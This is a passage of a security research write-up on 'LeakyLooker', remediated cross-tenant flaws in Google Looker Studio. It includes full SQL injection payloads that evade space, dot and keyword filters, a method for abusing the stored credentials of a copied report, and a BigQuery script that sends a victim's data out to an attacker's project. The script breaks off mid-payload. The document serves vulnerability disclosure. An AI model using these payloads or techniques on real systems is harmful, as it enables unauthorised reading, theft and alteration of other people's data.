LeakyLooker: Hacking Google Cloud’s Data via Dangerous Looker Studio Vulnerabilities
Nine cross-tenant vulnerabilities in Google Looker Studio allowed attackers to run arbitrary SQL queries on victims' databases, exfiltrate or modify data, and cause denial of wallet. Some attacks required no victim interaction (0-click) while others required a victim to open a malicious report (1-click).

Subscribe
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Looker Studio (formerly Data Studio) is Google's cloud-based business intelligence and data visualisation platform. Users connect it to data sources such as Google Analytics, BigQuery, Spanner, PostgreSQL, MySQL, Google Sheets and Cloud Storage, and build reports that update in real time. Because it runs on Google Cloud infrastructure, it uses a permission-sharing model similar to Google Docs: a report can be viewed or edited based on specific user credentials or public links.

An example of a Looker Studio report
When a database is attached to a report, the report owner chooses whose identity is used to query the data source. Looker Studio offers two credential models:
- Owner credentials. The report fetches data using the owner's permissions, regardless of who is viewing it. This lets an owner share a report with someone who has no direct access to the underlying data source, for example a sales report shared with a client who cannot access the sales database. Data is fetched via the owner's authentication token.
- Viewer credentials. The report uses the viewer's own permissions. Each viewer must supply their own authentication token, and if a viewer lacks access to the underlying database, the data source shows an error when it tries to load.
Looker Studio is a live proxy rather than a static report generator. When a user opens a report, the browser sends a request to Looker Studio, which translates it into a SQL query and sends it to the backend database in real time. On a BigQuery data source, for example, a report load produces a BigQuery job.
Tenable Research found nine cross-tenant vulnerabilities in this design, collectively named "LeakyLooker". They affected Google Sheets, BigQuery, Spanner, PostgreSQL, MySQL, Cloud Storage and almost any other Looker Studio data connector. Google remediated all of them.
The nine issues, each with its own advisory identifier:
| # | Name | Advisory |
|---|---|---|
| 1 | Cross Tenant Unauthorized Access - Zero-Click SQL Injection on Database Connectors | TRA-2025-28 |
| 2 | Cross Tenant Unauthorized Access - Zero-Click SQL Injection Through Stored Credentials | TRA-2025-29 |
| 3 | Cross Tenant SQL Injection on BigQuery Through Native Functions | TRA-2025-27 |
| 4 | Cross Tenant Data Sources Leak With Hyperlinks | TRA-2025-40 |
| 5 | Cross Tenant SQL injection on Spanner and BigQuery Through Custom Queries on a Victim's Data Source | TRA-2025-38 |
| 6 | Cross Tenant SQL Injection on BigQuery and Spanner Through the Linking API | TRA-2025-37 |
| 7 | Cross Tenant Data Sources Leak With Image Rendering | TRA-2025-30 |
| 8 | Cross Tenant XS Leak on Arbitrary Data Sources With Frame Counting and Timing Oracles | TRA-2025-31 |
| 9 | Cross Tenant Denial of Wallet Through BigQuery | TRA-2025-41 |
This write-up covers the three that the research walks through in detail: the two 0-click owner-credential attacks and the 1-click viewer-credential attack.
Setup
The research separates the two credential models into two independent trust boundaries and attacks each on its own:
- Viewer credentials (1-click path). Find a way to make a report force a viewer to unknowingly execute a query or manipulate data they do have permission for, optionally sending the results to the attacker. This requires the victim to interact with a malicious link, so it is a 1-click attack, and it exploits the victim's own access level.
- Owner credentials (0-click path). Talk directly to the backend of a report set to owner credentials and act as the report's owner. A crafted request to a public or shared report makes the Looker Studio service fetch or manipulate data using the owner's identity, entirely server side, with no victim interaction.
The proof of concept for the first vulnerability ran on a BigQuery connector, and the report notes the same issue also affects other database connectors such as Spanner. The second was demonstrated with JDBC-based data sources such as PostgreSQL and MySQL. The third used BigQuery. For the first two vulnerabilities, the attacker needs either a public report with a vulnerable data source or a report shared with them beforehand. A web proxy tool was used to intercept and modify HTTP requests in the viewer-credential attack.
Finding it
The alias injection
Observation of the network traffic during a report load showed a specific HTTP request called batchedDataV2. Poking at its JSON body revealed that Looker Studio generates unique aliases for every column, such as qt_1spiqerwsd. The backend was concatenating these user-controlled strings directly into a live SQL statement that becomes a BigQuery job:
SELECT column AS [USER_CONTROLLED_ALIAS] FROM table...
Breaking out of the alias string would hijack the entire query. Google had built mitigations: a dot (.) used to reach another BigQuery project (victimsproject.dataset.table) was swapped for an underscore (_), and spaces were stripped. Both were bypassed by abusing SQL quirks:
- No spaces: SQL comments
*/**/*were used. The SQL engine treats comments as whitespace, and the space-stripping filter ignores them. - No dots: BigQuery's own SQL-scripting capabilities were used.
CHR(46)(the ASCII code for a dot) andCONCAT()build the project paths at execution time, after the filter has already inspected the input.
The sticky credential
The second discovery came from a "what if" question: what happens when a viewer, who should have zero access to tamper with the report's data source or credentials, clones a report that uses owner credentials mode on its data sources?

To use a JDBC-based data source such as PostgreSQL or MySQL, a user enters credentials to attach it to their report: database URL, username and password. When a report is copied, the attached data source is cloned and created in the new copy.

For these JDBC data sources, the cloned data source kept its credentials when copied. The user who copied the report becomes the owner of the new copy, and an owner can access features a viewer cannot, including managing the report's data source.

That includes running custom queries against it.
The viewer-credential path
Once the viewer's credentials were identified as a 1-click path, the reasoning was: if the victim's browser can be forced to execute attacker code under the victim's own identity, the platform's security model works for the attacker rather than against them. The UI only lets a user connect reports to data sources they have permission to access, but the requests behind the scenes look like "Connect my_project.my_dataset.my_table". Modifying those requests was the entry point.
Exploitation
Step 1: 0-click SQL injection through the column alias (Vulnerability #1)
The injection starts from the string hey inside the alias. The payload:

injection_starts_here/**/FROM/**/UNNEST([STRUCT('a'/**/AS/**/clmn0_)])/**/GROUP/**/BY/**/1;
BEGIN/**/DECLARE/**/dot/**/STRING;DECLARE/**/table_name2/**/STRING;DECLARE/**/sql_query1/**/
STRING;DECLARE/**/sql_query2/**/STRING;DECLARE/**/sql_query3/**/STRING;
SET/**/dot/**/=/**/CHR(46);SET/**/table_name2/**/=/**/CONCAT
('lmatan-project',/**/dot,/**/'mydataset',/**/dot,/**/'exfila');
SET/**/sql_query2/**/=/**/CONCAT('SELECT/**/*/**/FROM/**/`',/**/table_name2,/**/'`');
EXECUTE/**/IMMEDIATE/**/sql_query2;END;SELECT/**/NULL/**/AS/**/t0_qt_1spiqerwsd
The payload closes the alias context and uses /**/ in place of every space, so the space-stripping filter has nothing to remove. It then opens a BEGIN ... END script block. CHR(46) produces the dot that the filter would otherwise replace, and CONCAT assembles a fully qualified table name (lmatan-project.mydataset.exfila) at execution time. EXECUTE IMMEDIATE runs the assembled SELECT * FROM statement. The trailing SELECT NULL AS t0_qt_1spiqerwsd restores the shape the original query expected.
The injection appears in the resulting BigQuery job as follows, highlighted in the original for readability:

With this, arbitrary SQL runs across the owner's entire GCP project, triggered by the victim simply having a public Looker Studio report with a vulnerable database data source, or by sharing the report with the attacker beforehand. Attackers could search for public reports or use private ones they have access to, and fully hijack the report owners' databases: read, write, update and delete. A full data exfiltration method is demonstrated in the third vulnerability below.
Step 2: 0-click SQL injection through stored credentials (Vulnerability #2)
Copying a report that uses a JDBC data source clones the data source into the new report, and the clone keeps the original credentials. The copier becomes the owner of the new report and can therefore reach the data source management features and the custom query feature. A table creation query was run as a POC:

CREATE TABLE users (
     id SERIAL PRIMARY KEY,
     username VARCHAR(50) NOT NULL,
     email VARCHAR(100) NOT NULL,
     created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
No re-authentication with the database credentials is needed, because the backend kept the credentials from the victim's original report. The console returned an error message:

Despite that error, the custom query ran behind the scenes, and a new table was added to the victim's database, all from simply viewing a public Looker Studio report:

The sequence, as the report lays it out:
- A victim creates a report as public or shares it with a specific recipient, using a JDBC-connected data source such as PostgreSQL. The database password is safely hidden.
- The attacker clicks "Make a Copy".
- In a secure architecture, the credentials should stay with the original report, but the logic copied the credentials along with the report.
- Because the attacker now owns the copy, they gain access to the Custom Query feature and can write arbitrary CRUD queries such as
DELETE * FROM secret_table, which Looker Studio executes using the original victim's saved credentials.
As with the first vulnerability, attackers could search for public reports or use private ones they have access to, and fully hijack the report owners' databases: read, write, update and delete.
Step 3: 1-click SQL injection through native functions (Vulnerability #3)
Manipulating the connection
A web proxy tool was used to intercept the requests that connect a report to a data source, specifically createBlockDatasource and publishDatasource. The project details in those requests were replaced with those of a cross-tenant victim (a mock-up project set up for the test):


At this stage the victim's actual data could not be seen, but the report now believed, in its configuration, that it was connected to the victim's BigQuery table, all while using a viewer's credentials.
Native functions and dimensions
A dimension in Looker Studio is a category or field in the data, such as "customer name" or "product ID". Report editors can calculate on these fields. When the built-in functions cannot handle a calculation, NATIVE_DIMENSION lets the editor write raw SQL into a field, which Looker Studio runs against the database in a BigQuery job to produce the result for the viewer. Because it runs on report load against live data, it is an execution primitive.
The plan: create a data source that belongs to the victim, add a dimension containing malicious SQL, and share the report with the victim. Since the data source is set to viewer credentials, the victim executes the malicious SQL while viewing and loading the shared report and data source, without noticing.

Bypassing the SQL keyword filter
Google tries to block dangerous SQL. Typing SELECT * FROM victims_table produced an "SQL queries are not allowed" error. The protection checked for specific keywords such as SELECT and FROM, which suggested a simple text-based filter. Putting an empty comment between the forbidden words, SEL/**/ECT and FR/**/OM, was accepted: the filter saw neither a raw SELECT nor a raw FROM, while the BigQuery engine ignored the comment and executed the statement.
The multi-statement payload
A single SELECT is not enough to steal all the data, which requires iterating through tables, finding column names and extracting every row. BigQuery supports multi-statement scripts: several SQL commands separated by semicolons and wrapped in a BEGIN...END block. That allows an entire program inside the NATIVE_DIMENSION field, which:
- Declares variables, for example temporary storage for column and row names as they are discovered.
- Queries the victim's schema through BigQuery's
INFORMATION_SCHEMA.COLUMNS, a special table describing the database structure, to find all table and column names the victim can access, without knowing them beforehand. - Loops through everything with
WHILEloops, going through each column and then each row within that column. - Comments out the last piece of SQL that Looker Studio adds by default, using
--.
The full payload:
NATIVE_DIMENSION("JSON_VALUE(name, '$.agea') AS clmn10_, (/**/SELECT AS STRUCT name /**/
FROM placeholderproject.placeholderdataset.placeholdertable LIMIT 1) AS clmn0_, t0.name AS
clmn1_, NULL AS clmn2_, NULL AS clmn3_ /**/FROM placeholderproject.placeholderdataset.placeholdertable
AS t0) GROUP BY clmn0_, clmn1_, clmn2_, clmn3_ ORDER BY 2 DESC;BEGIN DECLARE col_names
ARRAY<STRING>; DECLARE col_index INT64 DEFAULT 1; DECLARE col_name STRING; DECLARE char_index INT64;
DECLARE char STRING; DECLARE dyn_sql STRING; DECLARE row_array ARRAY<STRING>; DECLARE
row_idx INT64; DECLARE row_val STRING; DECLARE row_char_index INT64; DECLARE row_char
STRING; SET col_names = (/**/SELECT ARRAY_AGG(column_name) /**/FROM
placeholderproject.placeholderdataset.INFORMATION_SCHEMA.COLUMNS WHERE table_name =
'placeholdertable' AND data_type = 'STRING'); WHILE col_index <= ARRAY_LENGTH(col_names)
DO SET col_name = col_names[ORDINAL(col_index)]; SET char_index = 1; WHILE char_index <=
LENGTH(col_name) DO SET char = LOWER(SUBSTR(col_name, char_index, 1)); IF
REGEXP_CONTAINS(char, r'^[a-z0-9]$') THEN SET dyn_sql = FORMAT(\"\"\" /**/SELECT 'exfil%s'
AS from_table, '%s' AS character, %d AS position, '%s' AS source_column /**/FROM
attackerplaceholderproject.attackerplaceholderdataset.attackerplaceholdertable%s
LIMIT 1 \"\"\", char, char, char_index, col_name, char); BEGIN EXECUTE IMMEDIATE dyn_sql;
EXCEPTION WHEN ERROR THEN /**/SELECT FORMAT(\"Error accessing exfil%s for column name char
'%s' (pos %d) of column '%s'\", char, char, char_index, col_name) AS error_message; END; END
IF; SET char_index = char_index + 1; END WHILE; EXECUTE IMMEDIATE \"\"\" /**/SELECT 'exfil-'
AS from_table, 'd' AS character, 12 AS position, 'name' AS source_column /**/FROM
`attackerplaceholderproject.attackerplaceholderdataset.INFORMATION_SCHEMA.TABLES`
WHERE FALSE \"\"\"; SET dyn_sql = FORMAT(\"\"\" /**/SELECT ARRAY_AGG(CAST(%s AS STRING))
/**/FROM placeholderproject.placeholderdataset.placeholdertable WHERE %s IS NOT NULL \"\"\",
col_name, col_name); EXECUTE IMMEDIATE dyn_sql INTO row_array; SET row_idx = 1; WHILE
row_idx <= ARRAY_LENGTH(row_array) DO SET row_val = row_array[ORDINAL(row_idx)]; SET
row_char_index = 1; WHILE row_char_index <= LENGTH(row_val) DO SET row_char =
LOWER(SUBSTR(row_val, row_char_index, 1)); IF REGEXP_CONTAINS(row_char, r'^[a-z0-9]$') THEN
